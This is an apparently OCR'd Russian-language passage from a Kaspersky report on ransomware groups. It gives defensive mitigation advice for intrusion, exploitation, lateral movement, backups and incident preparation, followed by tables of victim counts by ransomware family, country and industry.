
D9B2C

SIGMA

(доступно в полной версии отчета на портале Kaspersky Threat Intelligence):

Приложение I. Service Stop via taskkill
Приложение I. Service Stop via Powershell.exe
Приложение I. Service Stop via sc.exe
Приложение I. Service Stop via net.exe

Митигация рисков



Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Митигация рисков

Мы собрали передовые практики национальных центров кибербезопасности, Национального института стандартов и технологий США (NIST), Агентства по кибербезопасности и защите инфраструктуры США (CISA), Института SANS и других учреждений в структурированном виде, пригодном для применения другими организациями.

Информация в этом отчете позволяет идентифицировать самые распространенные векторы операций шифровальщиков. на основе этих векторов становится проще реализовать надежную эшелонированную защиту, в рамках которой защищающаяся сторона должна закрыть возможность продвижения угрозы по намеченным векторам.

Мы выделили следующие этапы атаки шифровальщиков, которые защищающаяся сторона может заблокировать или затруднить для злоумышленников:

Intrusion

На этапе вторжения киберпреступники пытаются проникнуть в защищаемый периметр. Например, с помощью целевых фишинговых писем или подбора учетных данных к открытым извне службам (RDP). Главная задача команды безопасности – предотвратить попадание зловреда на устройства.

Exploitation

На этапе эксплуатации злоумышленники пытаются выполнить свой код, чтобы добиться повышения привилегий, получить доступ к чувствительной информации либо украсть учетные данные. Главная задача команды безопасности – предотвратить запуск зловреда на оконечных устройствах.

Lateral Movement

На этапе горизонтального перемещения вымогатели пытаются охватить другие хосты в сети. Главная задача команды безопасности – предотвратить попадание зловреда на другие устройства.

Также можно предпринять следующие меры, чтобы повысить безопасность вашей организации:

- **предусмотреть план восстановления данных;**
- **подготовиться к инциденту безопасности.**

Митигация рисков

Intrusion prevention

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Intrusion prevention

Операторы шифровальщиков часто проникают в сеть за счет некорректной конфигурации служб, открытых для доступа через интернет. После проникновения они могут распространиться по сети, повысить свои привилегии, получить доступ к важной информации и выкрасть ее, собрать учетные данные или внедрить вредоносное ПО. Следующие рекомендации помогут вам снизить риск проникновения:

Inbound Traffic Filtering

Реализуйте политики фильтрации на пограничных устройствах (маршрутизаторах, сетевых экранах и IDS). Важно осуществлять фильтрацию писем и спама. Рассмотрите возможность запуска вложений писем через песочницу, чтобы блокировать вредоносные письма и исполняемые файлы. С этим может помочь платформа Kaspersky Anti Targeted Attack.

Malicious Websites Block

Ограничьте доступ к известным вредоносным веб-сайтам. Рассмотрите возможность реализации перехватывающих прокси. Отслеживайте потоки аналитических данных, чтобы быть в курсе актуальных угроз.

Подробная проверка пакетов (DPI)

Функция DPI на шлюзах безопасности позволяет проверять трафик на наличие известного вредоносного ПО.

Блокирование вредоносного кода

Блокируйте вредоносный код с помощью сигнатур.

Отключение службы RDP (если возможно)

Размещайте любые системы с открытым портом RDP (3389) за сетевым экраном и требуйте от пользователей применять VPN, чтобы преодолеть сетевой экран.

Многофакторная аутентификация (MFA)

Включите многофакторную аутентификацию, используйте сложные пароли и политики блокирования учетных записей на всех сетевых узлах с удаленным доступом, чтобы защититься от атак методом грубого перебора.

Whitelisting connections

Фильтруйте соединения по списку разрешенных с помощью аппаратных сетевых экранов.

Принцип Least Privilege


По возможности используйте учетные записи с малым набором привилегий и внедрите аудиторский процесс, позволяющий пользователю при необходимости заполучить более широкие права в ходе удаленного сеанса.

Patch known vulnerabilities

Как можно скорее устанавливайте исправления известных уязвимостей на всех устройствах с выходом в интернет и возможностью удаленного доступа. С подпиской Kaspersky Vulnerability Data Feed ваша организация будет обладать всей информацией об уязвимостях безопасности и сопутствующей информацией Threat Intelligence.

Митигация рисков

Exploitation prevention



Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Exploitation prevention

Чтобы снизить вероятность запуска вредоносного кода на хостах, выполняйте следующие рекомендации:

Обучение пользователей

Повышайте компетентность вашего персонала в области информационной безопасности. Проводите регулярные тренинги. По возможности проводите оценку зрелости внутреннего SOC.

Application policies

Рассмотрите возможность внедрения средств контроля приложений и политик ограничения приложений (таких как AppLocker).

Anti-malware products & services

Подумайте над применением защиты от вредоносного ПО на основе поведенческого анализа, чтобы эффективно блокировать зловреды на конечных устройствах. Все необходимые возможности доступны в решении Kaspersky Endpoint Security. Рассмотрите возможность использования внутренних и (или) внешних сервисов обнаружения и реагирования (MDR), чтобы повысить вероятность блокирования вредоносного ПО на ранних этапах. Регулярное проведение тестирования на проникновение и RedTeam-проектов помогает значительно сократить для злоумышленников поверхность атаки и позволяет подготовить BlueTeam к отражению актуальных угроз.

Software Update

Своевременно обновляйте программное обеспечение, чтобы сократить поверхность атак.

Отключение скриптовых сред и макросов

- Если возможно, включите режим PowerShell Constrained Language в настройках проверки целостности кода пользовательского режима Device Guard (UMCI), чтобы ограничить возможности вредоносного кода.
- Заблокируйте запуск макросов из файлов Office, загруженных из интернета. В качестве альтернативы можно запретить все макросы, кроме обладающих цифровой подписью.
- По возможности сократите обращение со съемными носителями или отключите для них автозапуск.

Митигация рисков

Lateral Movement

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Lateral Movement

Чтобы ограничить возможности распространения шифровальщика, пользуйтесь следующими рекомендациями:

Защита учетных данных

- Включите функцию Credential Guard, если возможно.
- Отключите WDigest.
- Защитите процесс lsass.exe, включив параметр RunAsPPL.
- Не храните пароли в виде открытого текста.

Надежная аутентификация

- Пользуйтесь в пределах организации менеджерами паролей.
- Задайте ограничения на вход (по числу попыток и пр.).
- Принудительно включите многофакторную аутентификацию в открытых извне службах и учетных записях, относящихся к группе риска.

High Privilege Account Protection

- Используйте учетные записи с расширенными привилегиями только в административных целях.
- Подумайте над разграничением привилегированных учетных записей и групп, нуждающихся в дополнительной защите, от остальной организации.

Least Privilege principle

- Применяйте многоуровневую модель административных учетных записей, чтобы исключить обладание ненужными правами доступа или привилегиями.
- Только в случае крайней необходимости используйте учетные записи с полными привилегиями в рамках всей организации.
- Дополнительно ограничивайте предоставление привилегий по времени.
- Регулярно просматривайте и удаляйте уже ненужные пользовательские разрешения.
- Определите самые рисковые цели (устройства, службы и пользователи), чтобы минимизировать к ним доступ.

Devices Lock Down

- При первой возможности устанавливайте исправления на все устройства, соблюдая процесс управления установкой исправлений вашей организации.
- Если возможно, включите механизмы безопасной загрузки.
- Подумайте над внедрением политик контроля приложений.

Network Assets Segregation

- Определите критически важные бизнес-системы, изолируйте их и примените к ним соответствующие меры сетевой безопасности.
- Рассмотрите возможность осуществления мониторинга сети.
- Включите на компьютерах функции ведения журнала и аудита, используйте их для обнаружения подозрительной активности.
- Проводите аудит или храните записи обо всех устройствах, которые могут подключаться к вашей сети, и уделяйте особое внимание наиболее ценным активам.
- Разберитесь в структуре вашей сети: изучите потоки данных, матрицу прав доступа и т. д.

Honeypots

- Рассмотрите возможность использования производственных ловушек (production honeypot) в вашей организации.

Митигация рисков

Предотвращение потери данных

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Предотвращение потери данных

Чтобы сократить ущерб от атаки шифровальщиков, внедрите в своей организации политику резервного копирования. Существует несколько принципов, способных повысить эффективность резервирования.

Offsite Storage

Хранение резервных копий за пределами организации повышает сохранность данных. В случае компрометации вашей сети такое хранилище станет отправной точкой при восстановлении.

Правило 3-2-1

Храните три копии данных на двух различных типах носителей, при этом хотя бы одна копия должна храниться за пределами корпоративной сети.

Регулярность

Вот некоторые критерии, влияющие на план резервного копирования:

- важность систем и данных;
- вероятность того, что данные понадобятся в экстренных обстоятельствах;
- сроки восстановления системы и данных в экстренных обстоятельствах;
- стоимость резервного копирования.

Шифрование

Рекомендуется хранить резервные копии в зашифрованном виде, чтобы строго соблюдать требования к конфиденциальности.

Митигация рисков

Подготовка к инциденту безопасности

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Подготовка к инциденту безопасности

Asset management

Подумайте о возможности реализации управления активами, чтобы определить:

1) какие у вас есть критические активы;

2) как они сконфигурированы;

3) где в вашей среде хранятся критические данные.

Попробуйте подготовить план восстановления резервных копий. Вам нужно понимать, сколько примерно времени займет этот процесс. Так вы сможете оценить воздействие на вашу организацию, если вы пострадаете от шифровальщика.

Стратегия коммуникаций

Разработайте стратегию внутренних и внешних коммуникаций. в этом отношении очень эффективны практические учения. Очень важно, чтобы нужные люди могли своевременно получать необходимую им информацию.

Response planning

Подумайте, как вы будете реагировать на требование выкупа и на угрозы публикации данных вашей организации. Если у вас нет внутренней команды реагирования на инциденты, рекомендуем оформить подписку на внешний сервис реагирования. Как раз этим и занимается международная группа экстренного реагирования (GERT) «Лаборатории Касперского».

Важные руководства

Убедитесь в доступности руководств по управлению инцидентами и вспомогательных ресурсов, таких как контрольные списки и контактные данные, на тот случай, если вы потеряете доступ к компьютерным системам.

Взаимодействие с регулирующими органами

Определите свои юридические обязательства по части уведомления регулирующих органов об инцидентах безопасности и продумайте соответствующие коммуникации.

Разработка сценария

Внедрите собственный план управления инцидентами безопасности. В нем должны быть четко обозначены роли и обязанности сотрудников и третьих сторон, а также приоритетность работ по восстановлению системы.

Анализ полученного опыта

После каждого инцидента пересматривайте свой план управления инцидентами безопасности, дополняя его полученным опытом, чтобы не допустить повторения аналогичных ситуаций.

Жертвы

Тактики, техники и процедуры современных группировок вымогателей

kaspersky

Жертвы

После ознакомления с техническими подробностями и стратегиями митигации рисков у нас должно быть представление о том, что собой представляют шифровальщики и как с ними бороться. Теперь посмотрим на то, какие организации пострадали от шифровальщиков, и попробуем разобраться, почему не удалось отразить эти атаки.

Наш анализ полагается на различные источники статистических данных об обнаружениях и объявления в даркнете со сведениями о жертвах, опубликованные операторами шифровальщиков. Пострадавших от шифровальщиков действительно много. Как видно на графике ниже, в большинстве месяцев наблюдалось более ста успешных заражений, а в некоторых из них – более 400 случаев.

Мы получили эти данные путем анализа постов на даркнет-порталах, которыми управляют группы вымогателей, и других тематических новостных ресурсов. Список ссылок .onion на сайты операторов шифровальщиков приведен в Приложении II.

Давайте подробнее рассмотрим картину жертв, пострадавших от популярных инструментов шифровальщиков.

Семейство шифровальщиков	Рейтинг по странам	Пострадавших организаций по странам	Всего пострадавших организаций
Conti	Соединенные Штаты Америки	237	484
	Великобритания	38	
	Германия	31	
	Франция	26	
	Канада	24	
Pysa	Соединенные Штаты Америки	67	149
	Великобритания	14	
	Австрия	9	
	Германия	5	
	Канада	4	
Clop (новое)	Соединенные Штаты Америки	54	114
	Канада	6	
	Италия	6	
	Австрия	6	
	Германия	5	
Hive	Соединенные Штаты Америки	28	50
	Китай	3	
	Германия	3	
	Австралия	2	
	Бельгия	2	
	Нидерланды	2	
Everest	Франция	14	63
	Соединенные Штаты Америки	13	
	Канада	9	
	Австрия	7	
	Италия	4	
Ragnar Locker	Соединенные Штаты Америки	13	28
	Индия	4	
	Франция	2	
	Словакия	2	
	Испания	2	
LockBit 2.0	Соединенные Штаты Америки	7	31
	Италия	7	
	Великобритания	3	
	Мексика	2	
	Бразилия	2	
BlackCat	Соединенные Штаты Америки	5	28
	Италия	3	
	Австрия	3	
	Гонконг	1	
	Швейцария	1	

Семейство шифровальщиков	Рейтинг по странам	Пострадавших организаций по странам	Всего пострадавших организаций
Vicesociety	Соединенные Штаты Америки	11	20
	Германия	2	
	Новая Зеландия	1	
	Нидерланды	1	
	Канада	1	
BlackByte	Соединенные Штаты Америки	11	27
	Германия	3	
	Россия	1	
	Нидерланды	1	
	Мексика	1	

Семейство шифровальщиков	Рейтинг по отраслям	Всего пострадавших организаций
Conti/Ryuk	Производство	45
	Строительство	19
	Разработка ПО	16
	Юриспруденция	6
	Страхование	6
Pysa	Образование	18
	Производство	3
